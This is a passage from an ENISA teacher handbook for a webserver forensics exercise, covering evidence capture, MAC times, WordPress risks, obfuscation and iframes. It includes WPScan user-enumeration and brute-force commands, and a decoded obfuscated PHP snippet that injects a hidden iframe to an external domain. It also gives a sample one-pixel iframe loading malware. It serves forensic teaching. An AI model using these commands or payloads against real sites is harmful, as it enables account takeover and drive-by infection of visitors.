



Forensic Analysis

Webserver analysis

Handbook, Document for teachers

1.0

DECEMBER 2016



About ENISA

The European Union Agency for Network and Information Security (ENISA) is a centre of network and information security expertise for the EU, its member states, the private sector and Europe's citizens. ENISA works with these groups to develop advice and recommendations on good practice in information security. It assists EU member states in implementing relevant EU legislation and works to improve the resilience of Europe's critical information infrastructure and networks. ENISA seeks to enhance existing expertise in EU member states by supporting the development of cross-border communities committed to improving network and information security throughout the EU. More information about ENISA and its work can be found at www.enisa.europa.eu.

Contact

For contacting the authors please use cert-relations@enisa.europa.eu.

For media enquires about this paper, please use press@enisa.europa.eu.

Legal notice

Notice must be taken that this publication represents the views and interpretations of the authors and editors, unless stated otherwise. This publication should not be construed to be a legal action of ENISA or the ENISA bodies unless adopted pursuant to the Regulation (EU) No 526/2013. This publication does not necessarily represent state-of the-art and ENISA may update it from time to time.

Third-party sources are quoted as appropriate. ENISA is not responsible for the content of the external sources including external websites referenced in this publication.

This publication is intended for information purposes only. It must be accessible free of charge. Neither ENISA nor any person acting on its behalf is responsible for the use that might be made of the information contained in this publication.

Copyright Notice

© European Union Agency for Network and Information Security (ENISA), 2016

Reproduction is authorised provided the source is acknowledged.

Table of Contents

1. Introduction to the training	4
1.1 Forensic analysis	4
1.1.1 Steps in the forensic process	4
1.1.2 Capturing webservers in virtual environments	4
1.1.3 Webservers	7
1.1.4 MAC times and time zones	7
1.1.5 WordPress	8
1.1.6 Obfuscation	11
1.1.7 Iframes	12
1.1.8 Secure Shell and File Transfer Protocol	13
2. Case materials	14
2.1 Provided case materials virtual environment	14
2.2 Forensic Linux distribution	14
2.3 Using the .ova files	15
3. Exercise	17
3.1 PART 1: Exercise briefing	17
3.2 PART 2: Forensic capture process	17
3.3 PART 3: Forensic capture	18
3.3.1 TASK 1: Handle the provided materials in a forensically sound way	18
3.4 PART 4: Examination	26
3.4.1 TASK 2: Examine blog.mycompany.ex	26
3.4.2 TASK 3: Examine blog.mysportclub.ex	38
3.4.3 TASK 4: Examine coloserver1337.myhosting.ex	46
3.5 PART 5: (Linux) Forensic analysis of evidence	60
3.5.1 TASK 5: Analyse the evidence	60
3.6 PART 6: Reporting and follow up actions	63
3.6.1 TASK 6: Advise on the course of action	63
3.7 PART 7: Exercise summary	64
4. Tools & environment	65
5. References	66



1. Introduction to the training

This training requires the students to perform a forensic analysis of three (web) servers, identified during the first two exercises as taking part in a malicious campaign. This exercise can be done by itself or as part of the whole digital forensics training.

Following the leads from day one and two, there is a suspicion that a web server had been compromised. In this scenario, the hosting companies provide us with three Virtual server images containing the following: drive-by, exploit kit (EK) landing page hosting malware and the drop zone.

While all three tasks sound similar and have a common base (system forensics with the same computer forensic fundamentals), we will acquire different information during this exercise. All three systems contain traces of malicious activity corresponding to evidence found on workstations. These traces of malicious activity suggest there were other victims and plenty of other traces making the analysis harder. The students can also find traces of system compromise.

1.1 Forensic analysis

1.1.1 Steps in the forensic process

How do you start a forensic process¹? There are a number of digital forensic processes written in the last 20 years. There are 4 steps or phases that most of the models have in common²:

- Collection: Evidence can be collected in this phase
- Examination: Examination on the basis of origin
- Analysis: The inspection of examination phase
- Reporting: Conclusion of all the phases.

In the two previous exercises a few forensic processes and models were described and explained.

1.1.2 Capturing webservers in virtual environments

Webservers can be in a variety of environments: shared web hosting solutions, virtualized server solutions and colocation solutions. It is common to rent a **Virtual Private Server (VPS)**, which is a virtual machine. Server virtualization products include VMware³, Hyper-V⁴, Xen⁵, KVM⁶ or VirtualBox⁷.

One can also for example run a Windows Server 2012 guest system on an Ubuntu Linux server host system

¹ Digital forensic process https://en.wikipedia.org/wiki/Digital_forensic_process (last accessed on September 27th, 2016)

² Comparative Analysis of Digital Forensic Models <http://www.jacn.net/vol3/146-C121.pdf> (last accessed on September 27th, 2016)

³ VMWare <http://www.vmware.com/> (last accessed on September 27th, 2016)

⁴ Microsoft Virtualization <https://www.microsoft.com/en-us/cloud-platform/virtualization> (last accessed on September 27th, 2016)

⁵ Xen project <https://www.xenproject.org/> (last accessed on September 27th, 2016)

⁶ Kernel Virtual Machine <http://www.linux-kvm.org/> (last accessed on September 27th, 2016)

⁷ VirtualBox <https://www.virtualbox.org/> (last accessed on September 27th, 2016)

so the operating systems inside the VPS can differ. Virtualization refers to the act of creating computer hardware platforms, operating systems, storage devices, and computer network resources that are simulated in software, managed by a hypervisor.

Xen Para-virtualization Architecture




Figure 1: Xen Para-virtualization architecture (source: <https://nb.fedorapeople.org/cvsfedora/web/html/docs/virtualization-guide/f12/en-US/html-single/>)

The current setup uses a VirtualBox environment. All three webservers are based on the Debian⁸ 8.5.0 Linux operating system and commonly used LAMP (Linux, Apache, MySQL, and PHP) setup. For all three webservers, the CMS⁹ managing the websites is WordPress¹⁰.

Forensic capture of a data carrier device: a forensic copy is an exact sector-level duplicate where the original data stays untouched. When you use a physical docking station to connect the evidence hard disk to your computer, the operating system will leave traces on the evidence disk and your proof material will be altered. You will need a hardware write-block device (write blocker) to make the forensic copy. With the write blocker between the evidence disk and the capture device there will be no traces on the evidence disk. Figure 2 is an example of a write blocker with an evidence disk.

⁸ Debian <https://www.debian.org/> (last accessed on September 27th, 2016)

⁹ Content Management System

¹⁰ WordPress <https://wordpress.org/> (last accessed on September 27th, 2016)



Figure 2: Image of a forensic write blocker (source: https://upload.wikimedia.org/wikipedia/commons/8/8e/Portable_forensic_tableau.JPG)

Write down (or take a photo) characteristics of the disc (size, label, serial numbers and stickers) and make a forensic copy. Create and note the hash value of the forensic disk image and duplicate the forensic disk image to a working / investigate image. Store the evidence disk and the forensic copy in a safe place. Why two copies? If you ever damage your working copy, you can make a new copy from the forensic image again. You don't want to touch the original evidence disk after taking the forensic image.



Figure 3: Forensic image (source: created by ENISA with images of openclipart.org)

The process above applies when the evidence disk is a normal, physical hard disk. When the evidence disk is a virtual disk, the process is different. As a forensic investigator you want to make a (forensic) copy of the (virtual) hard disk. In some situations you can take a copy of the virtual image files on the host system. In other cases you require an export of a Virtual Machine. You have to treat that export file as the original evidence disk since it is your only source.

In physical and virtual environments, the memory of the computer may be important in digital investigations. For example, the decryption key might still be available in memory and powering off the

evidence computer might remove the chance of decrypting the hard disk. This might be less the case for servers, but not inconceivable. The choice to power off an evidence computer must be examined on a case by case basis.

When a computer is virtualized, a memory dump¹¹ can be made through the host system. When a virtual machine is still running, you can dump the memory of a guest virtual machine with a VirtualBox¹² host by:

```
$ vboxmanage debugvm "Webserver XYZ" dumpvmcore --filename webserver.elf
```

The dump file webserver.elf can be investigated by a number of memory forensic tools. One common tool for memory analysis is Volatility¹³.

1.1.3 Webservers

A web server is an application that receives (HTTP and other protocols) requests through the network and sends files back to the client. There are a number of brands of webservers. IIS¹⁴ (Internet Information Services) is the webserver of Microsoft which runs on Microsoft Windows servers. Apache¹⁵ and Nginx¹⁶ are examples of webservers that run on several operating systems. Webservers generate log files (by default) that can be tuned to log more or less. On Linux servers, the log files are stored by default on the file system in `/var/log/`. The Apache webserver log files can also be found there, sometimes in a subdirectory. For an incident containing an Apache webserver, looking at the Apache log files is a good place to start.

1.1.4 MAC times and time zones

In digital investigations, the time and date are important. An error in interpreting correct time zones in data can cast suspicion on an innocent person or system. Broken time synchronisation, in combination with backups or snapshot restores in physical or virtual environments, can make the work of a digital investigator really tough.

A file or directory may contain three¹⁷ timestamps:

- Modification time (mtime)
- Access time (atime)
- Change (Unix) and creation (Windows) time (ctime)

The Change timestamp is the Creation Time on a Windows system. Most UNIX like file systems do not store the creation time. Attackers can change system time or timestamps intentionally to try to evade digital forensics investigations.

¹¹ RAM analysis http://wiki.yobi.be/wiki/RAM_analysis (last accessed on September 27th, 2016)

¹² VirtualBox <https://www.virtualbox.org/> (last accessed on September 27th, 2016)

¹³ The Volatility Framework <https://code.google.com/archive/p/volatility/> (last accessed on September 27th, 2016)


¹⁴ Internet Information Services (IIS) <http://www.iis.net/> (last accessed on September 27th, 2016)

¹⁵ Apache <https://www.apache.org/> (last accessed on September 27th, 2016)

¹⁶ NGINX <https://www.nginx.com/> (last accessed on September 27th, 2016)

¹⁷ MAC times https://en.wikipedia.org/wiki/MAC_times (last accessed on September 27th, 2016)





```

:t/ttmp/mac-times$ touch sample.file
:t/ttmp/mac-times$ stat sample.file
  File: 'sample.file'
  Size: 0          Blocks: 0          IO Block: 4096   regular empty file
Device: fc01h/64513d  Inode: 55050268      Links: 1
Access: (0664/-rw-rw-r--)  Uid: ( 1000/      )  Gid: ( 1000/      )
Access: 2016-09-23 23:09:41.397113208 +0200
Modify: 2016-09-23 23:09:41.397113208 +0200
Change: 2016-09-23 23:09:41.397113208 +0200
 Birth: -
:t/ttmp/mac-times$ touch -m -a -d "2014-10-19 12:12:12.000000000 +0
830" sample.file
:t/ttmp/mac-times$ stat sample.file
  File: 'sample.file'
  Size: 0          Blocks: 0          IO Block: 4096   regular empty file
Device: fc01h/64513d  Inode: 55050268      Links: 1
Access: (0664/-rw-rw-r--)  Uid: ( 1000/      )  Gid: ( 1000/      )
Access: 2014-10-19 05:42:12.000000000 +0200
Modify: 2014-10-19 05:42:12.000000000 +0200
Change: 2016-09-23 23:11:17.899212631 +0200
 Birth: -
:t/ttmp/mac-times$ 
  
```

Figure 4: View and change MAC times in Linux (source: screenshot by ENISA)

MAC times can be manipulated in Linux systems with the `touch` command. One can change one or more of the three timestamps of a file or directory. The MAC times can be displayed with the `stat` command.

1.1.5 WordPress

WordPress is an easy to use website and blog creation tool and content management system. It is used on 4.9%¹⁸ of Internet websites. A large amount of Internet servers have used it for many years. The benefit of WordPress is that the user does not need to have HTML knowledge to create a blog or webpage. Many hosting companies use extra software like Installatron¹⁹ or Softaculous²⁰ which are one-click-application installers. Below are a couple screenshots of the Softaculous installer and the use of WordPress.



Figure 5: WordPress installation script from cPanel / Softaculous Apps Installer (source: screenshot by ENISA)

¹⁸ WordPress Usage Statistics <http://trends.builtwith.com/cms/WordPress> (last accessed on September 27th, 2016)

¹⁹ Installatron is a one-click web application installer <http://installatron.com/> (last accessed on September 27th, 2016)

²⁰ Softaculous <https://www.softaculous.com/softaculous/> (last accessed on September 27th, 2016)






Figure 6: WordPress installation script from cPanel / Softaculous Apps Installer (source: screenshot by ENISA)




Figure 7: WordPress WYSIWYG editor (source: Screenshot by ENISA)






Figure 8: WordPress sample page (source: screenshot by ENISA)

After some security issues around 2007²¹, WordPress's developers focused more on security. Even with this focus, security problems for WordPress sites remain via:

- Vulnerable WordPress themes
- Vulnerable WordPress plugins
- Vulnerable code snippets used in the plugins and themes
- Weak WordPress (admin) passwords

WordPress Themes, plugins and code snippets are often made with good intentions but the maintainer of this code is not always security-aware and the products can be insecure. Even if the maintainer addresses the security needs of the product, the owner of each WordPress environment still has to apply updates to the software. TimThumb²² is a good example where the code that was included in many themes became vulnerable²³. This led to security issues in many WordPress sites.

Themes and plugins downloaded from Wordpress.org²⁴ show when updates are available in the admin panel of their WordPress site. If you buy, for example, a theme from ThemeForest²⁵, you will get a notification when there is an update. But software maintenance is still an ongoing issue. The software maintainer must be aware of vulnerabilities, have the knowledge to fix them and inform the owner of the WordPress site to update the software.

²¹ A History of WordPress Security Exploits and What They Mean For Your Site

<https://premium.wpmudev.org/blog/wordpress-security-exploits/> (last accessed on September 27th, 2016)

²² TimThumb <https://code.google.com/archive/p/timthumb/> (last accessed on September 27th, 2016)

²³ Zero Day Vulnerability in many WordPress Themes <http://markmaunder.com/2011/08/01/zero-day-vulnerability-in-many-wordpress-themes/> (last accessed on September 27th, 2016)

²⁴ WordPress <https://wordpress.org/> (last accessed on September 27th, 2016)

²⁵ WordPress themes, web templates and more <https://themeforest.net/> (last accessed on September 27th, 2016)

WordPress owners (and attackers) can use tools like WPScan²⁶ to test if their WordPress CMS, themes and plugins contains known vulnerabilities. WordPress-related vulnerabilities are like other vulnerabilities, just a bit more public²⁷²⁸.

Example:

```
$ ./wpscan --url <wordpress_url>
```

With WPScan the WordPress usernames can be enumerated, which helps an attacker brute force²⁹ passwords. This has led to wide attacks³⁰.

Example:

```
$ ./wpscan --url <wordpress_url> --enumerate u
```

```
$ ./wpscan --url <wordpress_url> --word list <path_to_wordlist> --username <username_to_bruteforce> --threads <number_of_threads>
```

A Google search for *free WordPress themes* returns millions of hits. Of course, there are good and bad free themes and plugins. WordPress is using PHP files which is normally readable in clear text but sometimes code is obfuscated through for example base64³¹. Obfuscation can be used to protect “just” a copyright statement but it can also be used with bad intentions to hide malware³².

1.1.6 Obfuscation

When one finds base64 encoded code in a theme or plugin it can easily be decoded with online tools. “PHP Decoder”³³ for example can be used to decode the found code in a PHP file. There is also an archive of the latest decoded results which is a good place to learn what kind of codes are found in files. Sometimes code is encoded multiple times to deceive the researcher.

²⁶ WPScan is a black box WordPress vulnerability scanner <https://wpscan.org/> (last accessed on September 27th, 2016)

²⁷ WPScan Vulnerability Database <https://wpvulndb.com/> (last accessed on September 27th, 2016)

²⁸ Search the Exploit Database <https://www.exploit-db.com/search/?action=search&description=wordpress> (last accessed on September 27th, 2016)

²⁹ Brute Force Attacks https://codex.wordpress.org/Brute_Force_Attacks (last accessed on September 27th, 2016)


³⁰ 6 Million Password Attacks in 16 Hours and How to Block Them

<https://www.wordfence.com/blog/2016/02/wordpress-password-security/> (last accessed on September 27th, 2016)

³¹ Base64 is a way to convert binary code into ASCII characters.


³² Removing Malware From a WordPress Blog – Case Study <https://blog.sucuri.net/2010/02/removing-malware-from-a-wordpress-blog-case-study.html> (last accessed on September 27th, 2016)

³³ PHP Decoder <http://ddecode.com/phpdecoder/> (last accessed on September 27th, 2016)



```
caine@caine:~$ echo "The European Union Agency for Network and Information Security (ENISA)" | base64
VGhlIEV1cm9wZWFlIFIYuaW9uIEFnZW5jeSBmb3IgTmY0d29yayBhbmQgSW5mb3JtYXRpb24gU2Yj
dXJpdHkgKEVOSVNBKo=#
caine@caine:~$ echo "VGhlIEV1cm9wZWFlIFIYuaW9uIEFnZW5jeSBmb3IgTmY0d29yayBhbmQgSW5mb3JtYXRpb24gU2YjdXJpdHkgKEVOSVNBKo=" | base64 -d
The European Union Agency for Network and Information Security (ENISA)
caine@caine:~$
```

Figure 9: Example of encoding and decoding text with command line tool base64 in Caine (source: screenshot by ENISA)



The screenshot shows the homepage of the PHP Decoder website. At the top, there's a large input field containing the text "PEELP DEEELP". Below it, a section titled "PHP Decoder" contains the following text:
 This tool will attempt to decode any PHP hidden code, including eval(base64_decode, eval(gzinflate, etc).
 Very useful for webmasters trying to identify what a specific code is doing (from WordPress themes/plugins or Joomla templates).
 Seeing this on your site? Want to get it cleared? Sign up with <http://sucuri.net/signup/>

Under "Original code:", there is a box containing a long string of encoded PHP code:

```
echo(gzinflate(base64_decode("3Y5BDsIgFET3Tx0H8jfVTYkuXGjBS3g
BBArfUGjObbiu9lpbOkv1JG9mPsDzPOOBKjZ2gFkH0Tf6lF7SnIujjjz40N
1K42yR6aDvvisBsurnAV4oyHK0awBgAmrUlgrij6jF2Ce0sdU076LsfgIAyV1
WwGvtptC81iAD0VTAvarfKZsbYQ56ACuihAl+EN8BadJwFnYCsa8puTHd+vy0
Z4q6u075/LFyem="));
```

Below this, a section titled "Decoding Step 1 results:" shows the decoded PHP code:

```
<script type="text/javascript">
document.write('<iframe src="http://torvaldscallthat.info
/in.cgi?16" name="Twitter" scrolling="auto" frameborder="no"
align="center" height="2" width="2"></iframe>');
</script>
```

Figure 10: Screenshot of the website of PHP Decoder (source: <http://ddecode.com/phpdecoder/>)

1.1.7 Iframes

An iframe in a HTML page is a method to include content from some other source into the current page. Iframes might be dangerous from a security perspective, though the intent of this feature is good. Think about wanting to include an advertisement or some content into a webpage.

```
<iframe><src="https://www.enisa.europa.eu/news"></iframe>
```

With this technique an attacker can include malicious code into a normal page. In the example code below an attacker includes a PHP file from another source and includes the content at a size of one by one pixel which usually is not noticeable by the visitor.

```
<iframe src="http://www.example.org/malware.php" width="1" height="1"
style="visibility: hidden;"></iframe>
```

This can also be used to redirect³⁴ visitors to exploit kit landing pages.

³⁴ Thousands of Hacked WordPress Sites Abused in Neutrino EK Attacks <http://www.securityweek.com/thousands-hacked-wordpress-sites-abused-neutrino-ek-attacks> (last accessed on September 27th, 2016)



1.1.8 Secure Shell and File Transfer Protocol

SSH and FTP are two tools that are often used in a (Linux) webserver environment for maintaining servers and services.

Secure Shell (SSH) is a cryptographic network protocol for operating network services securely over an unsecured network that can be used to login to another computer.

File Transfer Protocol (FTP) is a standard network protocol used to transfer computer files between a client and server on a computer network. FTP is not encrypted. One can use SFTP or FTPS for encrypted file transfer.

Both tools can be useful *and* dangerous at the same time. If an attacker gets access to one these services he or she might get control over the server. THC-Hydra³⁵ is a very fast network logon cracker that can target many different services like VNC, RDP, Telnet, SSH and FTP.

³⁵ THC Hydra <http://sectools.org/tool/hydra/> (last accessed on September 27th, 2016)

2. Case materials

2.1 Provided case materials virtual environment

In addition to the training documents, students will need three Virtual Machine images and one memory dump. The four files are provided as listed in the table below and are 3.2 GB in total.

Digital course materials needed		
Filename	MD5	Size
blog.mycompany.ex.ova	53ce9a84a45245982ec0f83e34a30d99	601 M
blog.mysportclub.ex.ova	607da2690bd2534f19b822ba577c67be	698 M
coloserver1337.myhosting.ex.ova	89bbc0c890a50c4b0dfdc007cb8013f2	739 M
coloserver1337.myhosting.ex.mem.elf	2d8aa26385d9b0194131d3885ed9750f	1.1 G

Figure 11 Digital course materials needed

2.2 Forensic Linux distribution

As mentioned in the previous exercises, the student will use CAINE 7.0 to do the exercises. CAINE is a bootable Linux image that offers a complete forensic environment with a graphical interface. Below are the details and download location of the ENISA CAINE Virtual Machine and the download location of the default CAINE ISO file.

ENISA CAINE 7.0 VM

In the 2 previous exercises we used a CAINE 7.0 virtual machine prepared by ENISA. If you do this exercise only the download information is below.

```
$ wget https://s3-eu-west-1.amazonaws.com/ec36e00dc3efcc0343dc3b5af90dba39/Caine.ova.7z
```

There is a password on the 7z file which is infected128. To login to the virtual machine you can use the following account information: *User: enisa, password: enisa*.

CAINE 7.0 ISO

This exercise can also be done with a standard CAINE live DVD. The screenshots provided are based on the standard CAINE 7.0 ISO unless mentioned.

```
$ wget http://caine.mirror.garr.it/mirrors/caine/caine7.0.iso
```

MD5: 6609E10773B10D96EA92C204B862BE3



Figure 12: CAINE 7.0 desktop (source: <http://www.caine-live.net/menu.jpg>)

2.3 Using the .ova files

Open Virtualization Format (OVF) is an open standard for packaging and distributing virtual appliances or, more generally, software to be run in virtual machines. The entire directory can be distributed as an OVA package, which is a tar archive file with the OVF directory inside. An OVF package consists of several files placed in one directory³⁶.

In this example we do an import of the Caine.ova. If it is already there you can skip this step.



Figure 13: Import CAINE 7.0 step 1 in VirtualBox (source: screenshot by ENISA)

³⁶ Open Virtualization Format https://en.wikipedia.org/wiki/Open_Virtualization_Format (last accessed on September 27th, 2016)




Figure 14: Import CAINE 7.0 step 2 in VirtualBox (source: screenshot by ENISA)




Figure 15: Import CAINE 7.0 step 3 in VirtualBox (source: screenshot by ENISA)

3. Exercise

3.1 PART 1: Exercise briefing

- Duration 1 hour
- First provide the students a short briefing of the findings and recommendations created in previous two exercises. If this is a standalone exercise, the trainer can provide information from Section 1 “Introduction to the training” to the students.
- Discuss the subjects explained the section 2.1 Forensic analysis:
 - Steps in the forensic process
 - Capturing webservers in virtual environments
 - Webservers
 - MAC times and time zones
 - WordPress
 - Obfuscation
 - Iframes
 - Secure Shell and File Transfer Protocol
- Provide the digital course materials
- Provide the document “Evidence summary.docx”

3.2 PART 2: Forensic capture process

- Duration 0.5 hour
- Explain to the students (on the basis of the information below) about the forensic capture process
- Incidents can be reported at a Service Desk or directly to the CERT/CSIRT team.
The CERT/CSIRT team makes an assessment of the situation and takes action.

An assessment will be made how to capture the evidence and, for example, deciding to power down the device, remove the device's network cable or not.

